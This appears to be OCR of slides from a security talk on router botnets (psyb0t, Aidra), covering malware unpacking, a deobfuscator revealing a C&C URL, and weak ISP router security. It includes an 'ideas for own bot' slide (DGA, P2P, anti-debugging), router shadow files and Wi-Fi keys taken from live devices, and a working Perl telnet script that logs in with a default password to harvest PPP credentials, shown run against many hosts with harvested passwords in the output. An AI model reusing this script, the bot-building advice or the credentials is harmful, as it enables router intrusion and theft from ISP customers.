
No magic at offset 120 (for ELF)

psyb0t cont.

```
$ upx-descrambler.py udhcpc.env
$ upx -d udhcpc.env
Unpacked 1 file.
$ readelf -S udhcpc.env
There are 21 section headers, starting at offset
...
$ readelf -l udhcpc.env
There are 6 program headers, starting at offset 52
...
```

IDA navigation bar:

psyb0t cont.



(fast forward >>|)

psyb0t cont.

```
/* xkey */
static int k[] = { 0x34, 0x22, 0x22, 0x3E, 0x91, 0x4A, 0x02, 0x0F, 0x17, 0x4A, 0x48, 0x05, \
                   0x7D, 0x2E, 0x2E, 0x00 };

/* obfuscated data */
static int r[] = { 0x9C, 0x96, 0x96, 0xAE, 0xCB, 0x79, 0x31, 0x81, 0x7C, 0xBA, 0xB7, 0x77, \
                   0xF1, 0x5C, 0xA5, 0x65, 0x96, 0x8A, 0x91, 0xAE, 0xBF, 0xB8, 0x67, 0x83, \
                   0x46, 0x78, 0xBA, 0x78, 0xAC, 0x91, 0x95, 0x65, 0xA2, 0x50, 0x92, 0xA6, \
                   0x01, 0x89, 0x6B, 0x73, 0x54, 0x00 };

int main(void)
{

       int i, j;

       for (i=0, j=0; i < sizeof(r)/4; i++, j++) {
               if (r[i] == 0x00)
                       break;
               if ((i != 0) && (i % (sizeof(k)/4) == 0))
                       j = 0;

               printf("%c", r[i] - k[j]);
       }
       printf("\n");

       return 0;
}
```

--

```
$ ./a.out
http://report.webhop.net/.rs/cgen.php?id=
```

psyb0t summary/facts

- routers infection via default passwords (primary vector)
- exploits only 1 vuln on D-Link routers (known & alive since 2005)
- provides SYN/UDP/ICMP flood
- implements click jacking
- conducts dictionary attkacks on routers, PMA, MySQL, FTP, SMB
- hardcoded 7 usernames and 144 passwords
- finds open SOCKS proxy servers
- critical parts of code obfuscated (that's not encryption)
- communicates with its IRC c&c
- implements auto-upgrading

Ideas for own bot?

- use caltrops (anti-reverse/debugging voodoo)
- use Domain Generation Algorithm (like Conficker, ZeuS)
- use P2P for no Single Point of Failure (like ZeuS)
- use HTTP for no Single Point of Failure (like Itzik's Turbot)
- modify upx (un)packing algorithm
- create your own communication protocol (see related readings)
- maybe even figure out something by yourself ;-)

Couple of words about Aidra

- no new attack vectors

- no packaging/encryption/obfuscation

- new method of uploading binaries used ("ours" technique)

- supports more archs (MIPS, PPC, ARM)

- trivial to analyse

Nothing to see here, please move along...

Last but not least - Providers

Do it their way...

Vulns in routers reported 3 yrs ago to them.

"They're not dangerous but we'll fix them".

"We got fixes from vendor, we now test them and we will release them soon to customers".

Till then... routers admins should change their default passwords.

Status Quo

3 yrs later no fixes available.

ISP blocked traffic to routers from the Internet.

ISP accidently secured himself (not precisely).

New vulns in routers have been found.

Erm, what admins were recommended to do?

ISP secured by accident

```
$ cat vrpcfg.cfg
 sysname ***
 super password level 3 simple ***
 router id *.*.*.*
 vrrp ping-enable
 mirroring-group 1 local
 mirroring-group 3 local
 link-aggregation group 10 mode manual
radius scheme system
domain system

local-user admin
 password simple ***
 service-type lan-access
 service-type ssh telnet terminal
 level 3
 service-type ftp

acl number 2001 match-order auto
 rule 10 permit source *.*.*.* 0.0.0.7
 rule 20 permit source *.*.*.* 0.0.0.7
 rule 30 permit source *.*.*.* 0.0.0.7
 rule 40 permit source *.*.*.* 0.0.0.7
 rule 50 deny
...
```

New vulns example

http://[redacted]/tmp/paed.eth2.conf

```
# paed.dev_name.conf
ifname eth2
acl_enable 0
l1x_enable 0
l1x_wep_key_size 13
rsn_enable 0
rsn_auth_eap 0
rsn_auth_psk 1
rsn_cipher_aes 1
rsn_cipher_tkip 0
rsn_preauth 1
rsn_pmksa_lifetime 3600
rsn_psk passwordrsn
rekey_packets 0
reauth_time 0
vss_enable 0
vss_nr 0
vlan_tag 1
rac_enable 0
rac_interim_interval 0

rekey_time 0
os_enable 0
exclude_unencrypted 1
wep_enable 1
wep_key_id 0
wep_key_1 hex:005f4584fc
wep_key_2 hex:0000000000
wep_key_3 hex:0000000000
wep_key_4 hex:0000000000
wep_key_size 5
wpa_enable 0
wpa_auth_eap 0
wpa_auth_psk 1
wpa_cipher_aes 1
wpa_cipher_tkip 0
wpa_psk passwordwpa
```

http://[redacted]/var/log/dmesg

```
Linux version 2.6.9 (root@localhost.localdomain) (gcc version 2.95.3 2
CPU: ARM926EJ-Sid(wb) [41069264] revision 4 (ARMv5TEJ)
CPU: D VIPT write-back cache
CPU: I cache: 16384 bytes, associativity 4, 32 byte lines, 128 sets
CPU: D cache: 8192 bytes, associativity 4, 32 byte lines, 64 sets
Machine: Axesstel Inc. CX862XX
Memory policy: ECC disabled, Data cache writeback
On node 0 totalpages: 4096
  DMA zone: 4096 pages, LIFO batch:1
  Normal zone: 0 pages, LIFO batch:1
  HighMem zone: 0 pages, LIFO batch:1
Built 1 zonelists
Kernel command line: root=/dev/flash3 rootfstype=cr
Relocating machine vectors to 0xffff0000
PID hash table entries: 128 (order: 7, 2048 bytes)
Dentry cache hash table entries: 4096 (order: 2, 16
Inode-cache hash table entries: 2048 (order: 1, 819
Memory: 16MB = 16MB total
Memory: 13696KB available (1942K code, 453K data, 8
Calibrating delay loop... 89.90 BogoMIPS (lpj=44953
Mount-cache hash table entries: 512 (order: 0, 4096
CPU: Testing write buffer coherency: ok
NET: Registered protocol family 16
CX862XX: Initialising architecture
Reset WIFI PCI device
Release reset WIFI PCI device
PCI: bus0: Fast back to back transfers disabled
SMAN: 121 initialized
usbcore: registered new driver usbfs
usbcore: registered new driver hub
NetWinder Floating Point Emulator V0.97 (double precision)
Initializing Cryptographic API
CX862XX Serial, (c) 2005-2005 Axesstel Inc.
ttyS0 at MMIO 0xf0604c00 (irq = 48) is a CX862XX
FLASH Copyright (C) 2005-2006 Axesstel Inc.
This is not Intel Flash addr=f4000002; id=01c8
.addr=f4000002; id=01c8
```

http://[redacted]/etc/shadow

```
root::0:0:99999:7:-1:-1:33637592
admin::0:0:99999:7:-1:-1:33637592
bin:*:10897:0:99999:7:::
daemon:*:10897:0:99999:7:::
adm:*:10897:0:99999:7:::
lp:*:10897:0:99999:7:::
sync:*:10897:0:99999:7:::
shutdown:*:10897:0:99999:7:::
halt:*:10897:0:99999:7:::
mail:*:10897:0:99999:7:::
news:*:10897:0:99999:7:::
uucp:*:10897:0:99999:7:::
operator:*:10897:0:99999:7:::
games:*:10897:0:99999:7:::
gopher:*:10897:0:99999:7:::
ftp:*:10897:0:99999:7:::
nobody:*:10897:0:99999:7:::
```

Default passwords FTW!

```
#!/usr/bin/perl

use Net::Telnet;

$telnet = new Net::Telnet ( Timeout=>10, Errmode=>'die');
$telnet->open($ARGV[0]);
$telnet->waitfor('/password: $/i');
$telnet->print('admin');
$telnet->waitfor('/.*> $/i');
$telnet->print('show all');
@output = $telnet->waitfor('/.*> $/i');
foreach (@output) {
        if($_ =~ /.*PPP Username\s+=\s+(.*)/) {
                print "$1\n";
        }
        if($_ =~ /.*PPP Password\s+=\s+(.*)/) {
                print "$1\n";
        }
}
$telnet->print('exit');
```

Default passwords in action

```
$ time awk '{print $1 ": "; system("./aqq.pl " $1);}' ip.txt 2>/dev/null
x.x.x.x:
XXXXX@foo.pl
5GDDS7WQ
...
XXXXX@foo.pl
4whv30p0
x.x.x.x:
XXXXX@foo.pl
5p4m9a67
x.x.x.x:
XXXXX@foo.pl
7i78gctx
...
x.x.x.x:
XXXXX@foo.pl
uoq2lyn2
x.x.x.x:
XXXXX@foo.pl
T2ocjk57
^C
real    2m38.661s
user    0m1.512s
sys     0m0.340s
```

Providers customer panels

- Mailboxes
- SMS/MMS gateways
- Customers data (personal, billings, invoices etc.)
- Pre-paid charging
- Phone/Calendar backups
- Enabling/disabling services
- and more

Customer panels security

Additional passwords/codes to access sensitive data.

Too many failed authorization tries allowed (5, 10, unlimited) before temporary lockout.

Simple combinations allowed (1234, qwerty, etc.).

All web application vulns comes into play (SQLi, Insecure Direct Object Reference, etc.).

Prior Art & Related readings

https://community.rapid7.com/community/metasploit/blog/2010/08/02/shiny-o
http://www.gnucitizen.org/blog/router-hacking-challenge/
http://femto.sec.t-labs.tu-berlin.de/bh2011.pdf
http://www.procheckup.com/vulnerability_manager/documents/document_12
http://is.muni.cz/th/98863/fi_r/botnet-chuck-norris.txt
http://www.securelist.com/en/analysis/204792187/Heads_of_the_Hydra_Mal
http://users.adam.com.au/bogaurd/PSYB0T.pdf
http://www.devttys0.com/category/reverse-engineering/
http://www.routerpwn.com/
http://marcoramilli.blogspot.com/2012/02/new-way-to-detect-packers.html
http://vimeo.com/23602994
http://magazine.hackinthebox.org/issues/HITB-Ezine-Issue-007.pdf
http://www.slideshare.net/phanleson/hacking-zy-xel-gateways
http://www.commandfive.com/papers/C5_APT_C2InTheFifthDomain.pdf
http://phrack.org/issues.html?issue=68&id=4#article (content 4)
http://www.securiteam.com/securitynews/5MP0N0KFPO.html
https://encrypted.google.com/#q=aidra+botnet
http://exploitsdownload.com/search/router/1
http://census-labs.com/media/packing-heat.pdf

Thank you very much for your attention.